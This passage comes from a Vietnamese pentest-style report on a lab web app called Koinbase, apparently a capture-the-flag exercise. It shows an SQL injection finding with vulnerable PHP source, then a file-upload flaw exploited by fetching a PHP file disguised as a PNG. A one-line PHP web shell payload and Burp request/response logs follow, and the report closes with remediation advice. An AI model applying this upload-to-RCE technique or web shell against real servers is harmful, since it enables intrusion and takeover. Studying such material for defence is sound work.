8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: application/json
4 Date: Sat, 13 Jun 2026 10:10:09 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.52 (Debian)
8 X-Powered-By: PHP/7.3.33
9 Content-Length: 130
10
11 {
  "status_code":200,
  "message":{
    "id":"1",
    "username": "Flag 5: CBJ5(integer_id_with_sqlinjection)",
    "money":"1",
    "image":"2",
    "bio":"3"
  }
}
```

Xét tiếp ở trong mã nguồn mà ta có

Ở dòng 10 `koinbase/src/api/user.php` đã lấy id trực tiếp

```
4
5 if (isset($_GET["action"])) {
6     $action = $_GET["action"];
7     switch ($action) {
8         case 'public_info': {
9             if (isset($_GET['id'])) {
10                 $data = getInfoFromUserId($_GET['id']);
11                 if ($data) {
12                     unset($data['enc_credit_card']);
13                     echo msgToJSON(200, $data);
14                 }
15             }
16         }
17     }
18 }
```

Được chuyển tiếp tới câu query ở dòng 43 `koinbase/libs/database.php`

```

3 references
42 :ion getInfoFromUserId($id) {
43   return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");
44
45

```

mà ở dòng thứ 3 trong `koinbase/src/api/user.php` lại include 1 file php có tên là `common.php`

```

1  <?php
2  header('Content-Type: application/json');
3  include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
4

```

file này sẽ có đường dẫn cụ thể là `koinbase/src/libs/common.php` từ đây giải thích cho việc tại sao khi chúng ta sử dụng dữ liệu khác chuỗi hoặc dấu ' ở dòng 28 và 30 thì sẽ không thể khai thác lỗi sql injection

```

2 references
26 function validate($array) {
27     foreach($array as $data) {
28         if (gettype($data) !== 'string')
29             die("Hack detected");
30         elseif (strpos($data, "'") !== False)
31             die("Hack detected");
32     }
33 }

```

Recommendation

Sử dụng các regex chặt chẽ hơn khi nhận input từ người dùng để lấy dữ liệu database.

Có thể dùng prepared statement hoặc stored procedure để phòng chống sql injection.

tham khảo

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

KBE-110626-5: Upload Link vulnerability at

<https://upload.koinbase.cyberjutsu-lab.tech/?url=>

Description and Impact

Việc kiểm soát upload file chỉ bằng MIME-type có phải là các dạng file ẩn hay không thực sự là chưa đủ vì attacker có khả năng thay đổi chúng tùy ý. Việc này có thể dẫn đến việc attacker có thể upload file tùy ý với việc chỉ cần thay đổi MIME-type theo đúng kiểu mà server yêu cầu. Cộng với việc biết upload file nằm đâu attacker hoàn toàn có thể upload file code mà server xử lý rồi đọc nó. Từ đây attacker đã có thể kiểm soát server bằng RCE.

Steps to reproduce

Khi burp force web <https://upload.koinbase.cyberjutsu-lab.tech/> ta nhận được 1 param có tên là `url`

```
[*] Scanning 0/1: https://upload.koinbase.cyberjutsu-lab.tech
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[+] Extracted 4 parameters from response for testing
[*] Logicforcing the URL endpoint
[✓] parameter detected: url, based on: body length
[+] Parameters found: url

n3ls@N3ls:~ %
```

Thử cho vào 1 url bất kỳ chúng ta nhận ra rằng `url` này phải là 1 path hình ảnh

Pretty	Raw	Hex	Hackvector	Pretty	Raw	Hex	Render	Hackvector
1	GET			1	HTTP/2			
2	Host: upload.koinbase.cyberjutsu-lab.tech			2	Access-Control-Allow-Origin: *			
3	Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"			3	Content-Type: application/json			
4	Sec-Ch-Ua-Mobile: ?0			4	Date: Mon, 15 Jun 2026 08:39:08 GMT			
5	Sec-Ch-Ua-Platform: "Linux"			5	Server: Apache/2.4.52 (Debian)			
6	Accept-Language: en-US,en;q=0.9			6	X-Powered-By: PHP/7.3.33			
7	Upgrade-Insecure-Requests: 1			7	Content-Length: 52			
8	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36			8				
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			9	{			
10	Sec-Fetch-Site: none				"status_code":500,			
11	Sec-Fetch-Mode: navigate				"message": "File is not an image"			
12	Sec-Fetch-User: ?1				}			
13	Sec-Fetch-Dest: document							
14	Accept-Encoding: gzip, deflate, br							
15	Priority: u=0, i							

Tạo 1 đường dẫn hình ảnh do mình kiểm soát và upload lên thử

```

Pretty Raw Hex Hackvortor
1 GET /?url=https://tmpfiles.org/dl/wDwpUQz0cNjz/orange-png-png_75700.jpg
  HTTP/2
2 Host: upload.koinbase.cyberjutsu-lab.tech
3 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i

Pretty Raw Hex Render Hackvortor
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json
4 Date: Mon, 15 Jun 2026 09:03:53 GMT
5 Server: Apache/2.4.52 (Debian)
6 X-Powered-By: PHP/7.3.33
7 Content-Length: 60
8
9 {
  "status_code": 200,
  "message": "upload\\382f3f81b090a1c9.jpg"
}
```

Mình đã upload lên được và biết cả path để đọc file mình upload lên ở đâu nữa
kế tiếp phải tạo 1 file mà server có thể xử lý được. Ở phần header reponse để ý
website cho thấy server đang chạy php

```

JSON Raw Data Headers
Copy

Response Headers
X-Firefox-Spdy h2
access-control-allow-origin *
content-length 52
content-type application/json
date Mon, 15 Jun 2026 09:06:39 GMT
server Apache/2.4.52 (Debian)
x-powered-by PHP/7.3.33

Request Headers
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding gzip, deflate, br, zstd
Accept-Language en-US,en;q=0.9
Connection keep-alive
Host upload.koinbase.cyberjutsu-lab.tech
Priority u=0, i
Sec-Fetch-Dest document
Sec-Fetch-Mode navigate
Sec-Fetch-Site none
Sec-Fetch-User ?1
Upgrade-Insecure-Requests 1
User-Agent Mozilla/5.0 (X11; Linux x86_64; rv:151.0) Gecko/20100101 Firefox/151.0
```

upload lên 1 file phpinfo với MIME-type là `image/png` thành công

```
1 GET /?url=https://tmpfiles.org/dl/wewqU0z7a1d1/imagescopy.php HTTP/2
2 Host: upload.koinbase.cyberjutsu-lab.tech
3 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1


1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json
4 Date: Mon, 15 Jun 2026 09:11:09 GMT
5 Server: Apache/2.4.52 (Debian)
6 X-Powered-By: PHP/7.3.33
7 Content-Length: 60

{"status_code":200,
 "message":"upload\\4112b249ce2afee8.php"}

n3ls@N3ls:~/Desktop/Upload_IMG
n3ls@N3ls:~/Desktop/Upload_IMG % exiftool images\\(Copy\\).php
ExifTool Version Number      : 13.55
File Name                    : images (Copy).php
Directory                   : .
File Size                    : 4.4 kB
File Modification Date/Time  : 2026:05:24 15:06:50+07:00
File Access Date/Time       : 2026:06:15 16:10:39+07:00
File Inode Change Date/Time  : 2026:05:26 15:18:32+07:00
File Permissions             : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 225
Image Height                  : 225
Bit Depth                    : 8
Color Type                   : Palette
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Palette                      : (Binary data 135 bytes, use -b option to extract)
Warning                      : [minor] Trailer data after PNG IEND chunk
Image Size                   : 225x225
Megapixels                   : 0.051

n3ls@N3ls:~/Desktop/Upload_IMG %
```


Truy cập vào file mới upload lên với đường dẫn <https://upload.koinbase.cyberjutsu-lab.tech/upload//4112b249ce2afee8.php> xem thử



Từ đây chúng ta đã có thể kết luận với việc upload file code php bất kỳ và biết nơi được upload trên server ta đã có thể RCE server này.

Việc còn lại chỉ là viết 1 payload hoàn chỉnh có thể thực thi OS command và tìm kiếm flag trên đó

payload cụ thể: `<?php SYSTEM($_GET['id']) >`



Nhìn vào mã nguồn mà ta có ở `backup/cdn/src/index.php` dòng 17 kiểm tra whitelist với `MIME_TYPE` lấy từ ảnh mà attacker upload lên là chưa đủ an toàn. Từ đây dẫn đến việc chỉ cần thay đổi MIME của file là đã có thể tùy ý upload.

```
1 reference
13 function isImage($file_path)
14 {
15     $finfo = finfo_open(FILEINFO_MIME_TYPE);
16     $mime_type = finfo_file($finfo, $file_path);
17     $whitelist = array("image/jpeg", "image/png", "image/gif");
18     if (in_array($mime_type, $whitelist, TRUE)) {
19         return true;
20     }
21     return false;
22 }
23
```

ở dòng 34 server đang tạo 1 file với tên bất kỳ và gán `extension` giống với `extension` của đường dẫn trên `url` mà mình truyền vào.

Dòng 35 hàm `file_get_contents` sẽ lấy toàn bộ `data` của `$url` và gán vào `$data`

Dòng 38 với hàm `file_put_contents` sẽ đẩy toàn bộ data trong `$data` vào `$file_name` điều này tức là code php sẽ được giữ nguyên toàn bộ.

```

33
34     $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
35     $data = file_get_contents($url);
36
37     if ($data) {
38         file_put_contents($file_name, $data);
39
40         if (isImage($file_name)) {
41             $result->message = $file_name;
42             $result->status_code = 200;
43         } else {
44             $result->message = "File is not an image";
45             unlink($file_name);
46         }
47

```

Sau đó chỉ cần gọi tới đường dẫn của `$file_name` chứa đoạn code php là ta đã thực thi được lệnh php đã tiêm vào để RCE.

Recommendation

Vô hiệu hóa thực thi code trong directory upload

Đảm bảo đuôi extension trùng với file signature

Kết Luận

Thông qua báo cáo này mình đã tìm ra 5 lỗi bảo mật trên web Koinbase để khách hàng có thể thấy rõ về việc nguy hiểm nếu đưa sản phẩm này ra thị trường mà không có sự chuẩn bị kỹ lưỡng. Những lỗi trên có thể gây hại cho cả người quản lý và cả người dùng.